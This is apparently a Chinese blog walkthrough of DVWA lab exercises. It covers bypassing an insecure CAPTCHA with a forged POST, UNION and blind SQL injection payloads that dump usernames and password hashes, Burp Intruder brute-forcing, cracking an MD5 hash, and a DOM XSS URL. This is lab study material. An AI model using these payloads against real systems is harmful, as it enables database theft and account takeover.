This program is free software; you can redistribute it and/or modify it under the terms of the PHP License as published by the PHP Group and included in the distribution in the file: LICENSE

This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

If you did not receive a copy of the PHP license, or have any questions about PHP licensing, please contact license@php.net.



- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection

<https://blog.csdn.net/zycdn>

Insecure CAPTCHA

这个因为无法填写key，以为无法测试了，但是阅读源码发现，可以通过设置step的值直接跳到第二个过程（更新密码）。

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA**
- SQL Injection
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

Vulnerability: Insecure CAPTCHA

reCAPTCHA API key missing from config file: /var/www/html/config/config.inc.php

Please register for a key from reCAPTCHA: <https://www.google.com/recaptcha/admin/create>

More Information

- <https://en.wikipedia.org/wiki/CAPTCHA>
- <https://www.google.com/recaptcha/>
- [https://www.owasp.org/index.php/Testing_for_Captcha_\(OWASP-AT-012\)](https://www.owasp.org/index.php/Testing_for_Captcha_(OWASP-AT-012))

<https://blog.csdn.net/zycdn>

```
<?php

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '1' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check CAPTCHA from 3rd party
    $resp = recaptcha_check_answer(
        $_DVWA[ 'recaptcha_private_key' ],
        $_POST[ 'g-recaptcha-response' ]
    );

    // Did the CAPTCHA fail?
    if( !$resp ) {
        // What happens when the CAPTCHA was entered incorrectly
        $html .= "<pre><br />The CAPTCHA was incorrect. Please try again.</pre>";
        $hide_form = false;
        return;
    }
    else {
        // CAPTCHA was correct. Do both new passwords match?
        if( $pass_new == $pass_conf ) {
            // Show next stage for the user
            echo "
                <pre><br />You passed the CAPTCHA! Click the button to confirm your changes.<br /></pre>
                <form action=\"#\ " method=\"POST\">
                    <input type=\"hidden\" name=\"step\" value=\"2\" />
                    <input type=\"hidden\" name=\"password_new\" value=\"{$pass_new}\" />
                    <input type=\"hidden\" name=\"password_conf\" value=\"{$pass_conf}\" />
```

```

        <input type="submit" name="Change" value="Change" />
    </form>;
}
else {
    // Both new passwords do not match.
    $html .= "<pre>Both passwords must match.</pre>";
    $hide_form = false;
}
}
}

if( isset( $_POST[ 'Change' ] ) && ( $_POST[ 'step' ] == '2' ) ) {
    // Hide the CAPTCHA form
    $hide_form = true;

    // Get input
    $pass_new = $_POST[ 'password_new' ];
    $pass_conf = $_POST[ 'password_conf' ];

    // Check to see if both password match
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["__mysqli_ston"]) && is_object($GLOBALS["__mysqli_ston"])) ? mysqli_real_
escape_string($GLOBALS["__mysqli_ston"], $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_esca
pe_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "'";
        $result = mysqli_query($GLOBALS["__mysqli_ston"], $insert ) or die( '<pre>' . ((is_object($GLOBALS["__
__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___m
ysqli_res : false)) . '</pre>' );

        // Feedback for the end user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with the passwords matching
        echo "<pre>Passwords did not match.</pre>";
        $hide_form = false;
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $___mysqli_res);
}
?>

```

当 `isset($_POST['Change']) && ($_POST['step'] == '2')` 的时候，就会更新密码（不要忘记将请求模式修改成 POST）。

Request to <http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone:80> [54.222.208.118]

Forward Drop Intercept is on Action

Raw Params Headers Hex

```
POST /vulnerabilities/captcha/ HTTP/1.1
Host: b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone
Cache-Control: max-age=0
DNT: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=cev25n95v4b83oil653r8in5o7; security=low
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

step=2&password_new=admin123&password_conf=admin123&Change=Change
```

<https://blog.csdn.net/zycdn>

此时重新登录，发现密码已经被修改。

SQL Injection

分别查询字段数、回显点、库名、表名、字段名、数据明细。

```
1' order by 2 -- qwe
1.1' union all select 1,2 -- qwe
1.1' union all select 1,database() -- qwe
1.1' union all select 1,group_concat(table_name) from information_schema.tables where table_schema=database() -
- qwe
1.1' union all select 1,group_concat(column_name) from information_schema.columns where table_schema=database()
and table_name='users' -- qwe
1.1' union all select 1,group_concat(concat_ws(':',user,password)) from users -- qwe
```

1.

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)

Vulnerability: SQL Injection

User ID:

ID: 1' order by 2 -- qwe
First name: admin
Surname: admin

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

CSP Bypass

JavaScript

2.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1.1' union all select 1,2 -- qwe  
First name: 1  
Surname: 2
```

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

3.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Vulnerability: SQL Injection

User ID:

```
ID: 1.1' union all select 1,database() -- qwe  
First name: 1  
Surname: dwwa
```

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

4.

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

Vulnerability: SQL Injection

User ID: Submit

```
ID: 1.1' union all select 1,group_concat(table_name) from information_schema.tables where table_schema  
First name: 1  
Surname: guestbook, users
```

More Information

- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

MORE INFORMATION

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

5.

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

Vulnerability: SQL Injection

User ID:

```
ID: 1.1' union all select 1,group_concat(column_name) from information_schema.columns where table_sche
First name: 1
Surname: user_id,first_name,last_name,user,password,avatar,last_login,failed_login
```

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

6.

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

Vulnerability: SQL Injection

User ID:

```
ID: 1.1' union all select 1,group_concat(concat_ws(':',user,password)) from users -- qwe
First name: 1
Surname: admin:a66abb5684c45962d887564f08346e8d,gordomb:e99a18c428cb38d5f260853678922e03,1337:8d3533d7
```

More Information

- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/>
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- https://www.owasp.org/index.php/SQL_injection
- <http://bobby-tables.com/>

SQL Injection (Blind)

盲注一般先判断长度，然后挨个字母判断。这里就直接查询第二个表的表名了。

```
1' and length((select table_name from information_schema.tables where table_schema=database() limit 1,1))=5 -- qwe
```

```
1' and ascii(substr((select table_name from information_schema.tables where table_schema=database() limit 1,1),1,1))=117 -- qwe (爆破的时候要注意标记的位置)
```

```
[chr(i) for i in [117,115,101,114,115]]
```

1.

The screenshot shows the 'Payload Positions' configuration screen in Burp Suite. The 'Attack type' is set to 'Cluster bomb'. The main text area contains a detailed HTTP request for a blind SQL injection attack. The request includes headers like 'Host: b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone', 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.61 Safari/537.36', and a 'Referer' header pointing to the target application. The request body contains a GET request with a payload designed to extract the table name from the information_schema tables where the schema is the current database, limited to the first result.

2.

The screenshot shows the 'Payload Sets' configuration screen in Burp Suite. The 'Payload set' is set to '1' and the 'Payload count' is 5. The 'Payload type' is set to 'Numbers' and the 'Request count' is 430. Below this, the 'Payload Options [Numbers]' section is visible, showing 'Type' set to 'Sequential' and 'Number range' options: 'From: 1', 'To: 5', and 'Step: 1'.

3.

The screenshot shows the 'Payload Sets' configuration screen in Burp Suite. The 'Payload set' is set to '2' and the 'Payload count' is 86. The 'Payload type' is set to 'Numbers' and the 'Request count' is 430. Below this, the 'Payload Options [Numbers]' section is visible, showing 'Type' set to 'Sequential' and 'Number range' options: 'From: 1', 'To: 5', and 'Step: 1'.


```
n_schema.columns+where+table_schema%3Ddatabase%28%29+and+table_name%3D%27users%27+limit+3%2C1%29%2C1%2C1%29%29%3D1117+--+qwe&Submit
=Submit
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=cev25n95v4b83oil653r8in5o7; security=low
Connection: close
```

2.

Target Positions **Payloads** Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 4

Payload type: Numbers Request count: 344

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 1

To: 4

Step: 1

3.

Target Positions **Payloads** Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 86

Payload type: Numbers Request count: 344

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 32

To: 117

Step: 1

4.

Target Positions **Payloads** Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 86

Payload type: Numbers Request count: 344

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From: 32

To: 117

Step: 1

Intruder attack 8

Attack Save Columns

Results Target Positions **Payloads** Options

Filter: Showing all items

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
0			200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
279	3	101	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
332	4	114	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
334	2	115	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
341	1	117	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
1	1	32	404	<input type="checkbox"/>	<input type="checkbox"/>	4838	
2	2	32	404	<input type="checkbox"/>	<input type="checkbox"/>	4838	
3	3	32	404	<input type="checkbox"/>	<input type="checkbox"/>	4838	
4	4	32	404	<input type="checkbox"/>	<input type="checkbox"/>	4838	
5	1	32	404	<input type="checkbox"/>	<input type="checkbox"/>	4838	

Request Response


Raw Params Headers Hex

5.

Target Positions **Payloads** Options

Intruder attack 8

127.0.0.1 的 Ping 统计信息:




<https://blog.csdn.net/zycdn>

按照上面的方式可以查询出users表里面的字段名称（user，password含有数据）。


```

1' and length((select password from users where user='admin'))=32 -- qwe
1' and ascii(substr((select password from users where user='admin'),1,1))=117 -- qwe
[chr(i) for i in
[97,54,54,97,98,98,53,54,56,52,99,52,53,57,54,50,100,56,56,55,53,54,52,102,48,56,51,52,54,101,56,100]]
a66abb5684c45962d887564f08346e8d （在第二次演示CSRF的时候密码又改成admin123456了）
  
```

1.



2.



To:

Step:

How many:

3.

Target | Positions | **Payloads** | Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: Payload count: 86

Payload type: Request count: 2,752

Payload Options [Numbers]

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:

To:

Step:

How many:

4.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comment
2081	1	97	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
650	10	52	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
2155	11	99	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
652	12	52	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
685	13	53	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
814	14	57	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
719	15	54	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
592	16	50	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
2193	17	100	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
786	18	56	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
787	19	56	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
706	2	54	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
756	20	55	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
693	21	53	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
726	22	54	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
663	23	52	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
2264	24	102	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
537	25	48	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
794	26	56	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
635	27	51	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	
660	28	50	200	<input type="checkbox"/>	<input type="checkbox"/>	4848	

5.

Home Database Ba

in or [Login with google](#)

Hash:

Type:

Result:
admin123456

```

C:\Windows\system32\cmd.exe - python
>>> [chr(i) for i in [117, 115, 101, 114]]
['u', 's', 'e', 'r']
>>> [chr(i) for i in [97, 54, 54, 97, 98, 98, 53, 54, 56, 52, 99, 52, 53, 57, 54, 50, 100, 56, 56, 55, 53,
0]]
['a', '6', '6', 'a', 'b', 'b', '5', '6', '8', '4', 'c', '4', '5', '9', '6', '2', 'd',
'0', '8', '3', '4', '6', 'e', '8', 'd']
>>>

```


Weak Session IDs

用户访问服务器的时候，一般服务器都会分配一个身份证 session id 给用户，用于标识。一个SessionID就对应一个客户端，用户拿到session id 后就会保存到 cookies 上，之后只要拿着 cookies 再访问服务器，服务器就知道你是谁了。


```
<?php
$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset($_SESSION['last_session_id'])) {
        $_SESSION['last_session_id'] = 0;
    }
    $_SESSION['last_session_id']++;
    $cookie_value = $_SESSION['last_session_id'];
    setcookie("dvwaSession", $cookie_value);
}
?>
```

这个没有看明白，要绕过登录，是需要知道cookie的（而session_id就在cookie里面）。


XSS (DOM)

访问地址 [http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/vulnerabilities/xss_d/?default=<script>alert\(1\)</script>](http://b20b47d25e6e4146a001ba46fd059ea4.app.mituan.zone/vulnerabilities/xss_d/?default=<script>alert(1)</script>)

